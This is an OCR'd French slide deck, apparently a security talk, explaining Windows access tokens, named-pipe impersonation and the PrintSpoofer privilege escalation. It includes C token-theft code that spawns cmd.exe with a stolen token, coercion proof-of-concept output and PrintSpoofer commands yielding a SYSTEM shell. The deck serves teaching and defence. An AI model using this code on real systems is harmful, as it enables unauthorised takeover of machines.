
printspoofer LPE

TLDR de la vulnérabilité

switch, *2023*

Qu'est ce qu'un Acces Token

- objet qui décrit le contexte de sécurité d'un processus ou *thread*
- créé par LSASS
- obtenu lors d'un login interactif (UI) non interactif (SMB, RPC)
- deux types de tokens
  - primary : associé à un processus après un login interactif
  - impersonation : associé à un thread après un login **non** interactif



champs importants

- Token User SID
- Token ID (unique 64 bit value assigned when token created)
- Parent Token ID (parent token ID when creating filtered tokens)
- Token Group SIDs
- Token Privileges
- Token Authentication ID (64 bit value ties it to a logon session)
- Token Flags (holds pre-tested privilege check values for speed)
- Restricted Token SIDs
- Lowbox Token SIDs

Principe d'impersonation

- user A veut accéder à un fichier via SMB sur un filer
- le process SMB tourne en tant que SYSTEM sur le filer

problème

- comment le filer fait pour savoir si A peut lire le fichier demandé ?
- les droits de son processus (SYSTEM) lui permettent de tout lire
- on doit lancer le processus de lecture de fichier en tant que A

solution

- impersonation
- le service récupère l'authentification et la forward à LSASS
- LSASS vérifie les creds de la personne qui veut le fichier
- LSASS nous retourne un token d'accès d'impersonation pour A
- on switch notre contexte pour le contexte de sécurité de A via le token
- on fait l'action demandé par A
- puis on *revert* nos droits pour redevenir SYSTEM

Named pipe

- mécanisme d'échange interprocessus (IPC)
- permet de partager des infos entre deux processus
- objet Windows qui se comporte comme un fichier
  - CreateFile('\\.\pipe\nom_du_pipe')
  - WriteFile(handle, data, ...)
  - possède des permissions d'écriture / lecture
- fonctionne à travers le réseau via SMB (partage $IPC)
- possède une primitive d'impersonation offerte par Windows
  - ImpersonateNamedPipeClient()
  - change le contexte du thread pour être dans le contexte de sécurité du **client** (personne A)

- WinAPI permet de récupérer le token d'accès d'un thread
- OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, FALSE, &hToken)

- WinAPI permet de d'ouvrir un shell dans un contexte de sécurité en spécifiant le token
- CreateProcessWithTokenW(hToken, LOGON_WITH_PROFILE, command, NULL, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi)


```
if (ConnectNamedPipe(serverPipe, NULL)) {
        wprintf(L"Incoming connection to %s\n", pipeName);
}

// context switch, we are now the user which a read from the pipe
if (ImpersonateNamedPipeClient(serverPipe)) {

        // we could just pop a shell right now
        // pop_process(L"C:\\Windows\\system32\\cmd.exe");

        if (OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, FALSE, &hToken)) {

                // getting information about the obtained token
                TOKEN TOKEN_INFO;
                TOKEN_INFO.TokenHandle = hToken;
                get_token_user_info(&TOKEN_INFO);
                get_token_information(&TOKEN_INFO);
                wprintf(L"Username : %s\n", TOKEN_INFO.Username);
                wprintf(L"TokenType : %s\n", TOKEN_INFO.TokenType);
                wprintf(L"TokenImpersonationLevel : %s\n", TOKEN_INFO.TokenImpersonationLevel);
                wprintf(L"TokenIntegrity : %s\n", TOKEN_INFO.TokenIntegrity);
                wprintf(L"\n");

                /* we got the token, we know need to switch back to our server user for the next operations
                   as the server has the SeImpersonate token which is needed for CreateProcessWithTokenW
                */
                RevertToSelf();

                // getting a duplicate of the token to use it later
                if (DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, NULL, SecurityImpersonation, TokenPrimary, &duplicated_token) != 0) {
                        printf("Successfully duplicated token\n");

                        STARTUPINFO     si = {};
                        PROCESS_INFORMATION pi = {};
                        wchar_t command[] = L"C:\\Windows\\system32\\cmd.exe";

                        // running a command with the stolen token
                        if (!CreateProcessWithTokenW(hToken, LOGON_WITH_PROFILE, command, NULL, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi)) {
                                print_err(L"CreateProcessWithTokenW() failed", GetLastError());
                                return -1;
                        }
```

[No Title]

```
import win32pipe, win32file, pywintypes

handle = win32file.CreateFile(
                                '\\\\.\\pipe\\switchpipe',
                                win32file.GENERIC_READ | win32file.GENERIC_WRITE,
                                0,
                                None,
                                win32file.OPEN_EXISTING,
                                0,
                                None
                               )
```

```
.\win-research.exe
Creating named pipe \\.\pipe\switchpipe
Incoming connection to \\.\pipe\switchpipe
Username : XCHG/switch
TokenType : TokenImpersonation
TokenImpersonationLevel : SecurityImpersonation
```

create a named pipe



CreateNamedPipe()

make admin connect to pipe

```
PS C:\Users\switch> cat \\.\pipe\le_pipe_
```

steal thread token

```
OpenThreadToken(
  GetCurrentThread(),
  TOKEN_ALL_ACCESS,
  FALSE,
  &hToken
)
```

free admin shell

CreateProcessWithTokenW()

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserve

C:\Windows\system32>
```

yes, but

- faire connecter SYSTEM ou un administrateur à un named pipe que l'on contrôle == vuln ou SE
- faire de la coerce **authentifiée** n'est pas une vulnérabilité pour MS (contrairement à coerce non auth comme petit potam)

- les potatos exploits reposent principalement sur ces principes
  - relayer une authentification réseau de SYSTEM sur un service RPC / Named Pipe qu'ils contrôlent
  - trouver un façon de forcer système à s'authentifier représente la majorité du travail
- MS patch quand il peut
  - interdiction de se relayer sur soi-même en multi-proto et WPAD résolution fixée pour Hot Potato
  - interdiction de service sur ports autres que ceux légitimes pour Juicy Potato
  - etc
- cependant, parfois il s'agit d'un comportement légitime de Windows
- donc pas de patch

yes, but²

- il n'est pas possible d'utiliser un token d'un autre si on a pas le privilège ***SeImpersonatePrivilege***
- raison pour laquelle les potatos exploits ne concernent uniquement les comptes avec ce privilège comme les workers IIS
- mais si on a ce privilège alors on est SYSTEM, *"if you have SeAssignPrimaryToken or SeImpersonate privilege, you are SYSTEM"* @decoder_it


about printspoofer

- LPE sortie en 2020 par @itm4n
- repose sur "PrinterBug"
  - coerce d'une machine sur une autre via MS-RPRN (Print Sytem Remote Protocol) RPC interface
  - RPRN défini la communication utilisée pour les jobs d'impression
  - le service Print Spooler expose une fonction via RPC pour envoyer une notification à un client
  - le client demandé d'être notifié
  - le service envoie la notification via le named pipe du client : \\target\pipe\spoolss
  - ms-rprn.exe est juste un poc pour trigger la connexion du service sur le pipe


```
c:\ZZ_DEV>MS-RPRN.exe
Usage: ms-rprn.exe \\targetserver \\CaptureServer

c:\ZZ_DEV>MS-RPRN.exe \\DESKTOP-RTFONKM \\DESKTOP-RTFONKM

c:\ZZ_DEV>MS-RPRN.exe \\DESKTOP-RTFONKM \\DESKTOP-RTFONKM\foo123
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

about printspoofer

- pour LPE il faudrait pouvoir contrôler \\localhost\pipe\spools hors il faut être admin pour ça
- on ne peut pas ajouter un suffixe tel que \\localhost\pipe\spools_monpipe à cause des vérifications
- comment faire pour que le service se connecte à notre pipe ?
- bug dans la normalisation des chemins
  - / va se transformer en \
  - envoie moi une notif sur \\localhost**/pipe/test**
  - le service vérifie le chemin est trouve que c'est un nom d'hôte valide puis va transformer / en \
  - le service envoie la notification sur \\localhost**\pipe\test**\pipe\spools qui est un nom de pipe valide que l'on peut créer !



exploit


Command Prompt - nc64.exe 127.0.0.1 9001
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\local service
C:\Windows\system32>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name Description State
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
C:\Windows\system32>C:\TOOLS\PrintSpoofer.exe -i -c powershell
C:\TOOLS\PrintSpoofer.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>

remediation

- pas facile d'enlever le privilège SeImpersonate (https://decoder.cloud/2020/11/05/hands-off-my-service-account/)
- marche sur Windows 10 et Server 2016 / 2019

Questions ?

sources

- https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
- https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/ms-rprn
- https://blog.whiteflag.io/blog/exploiting-windows-tokens/
- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/access-tokens
- https://www.slideshare.net/Shakacon/social-engineering-the-windows-kernel-by-james-forshaw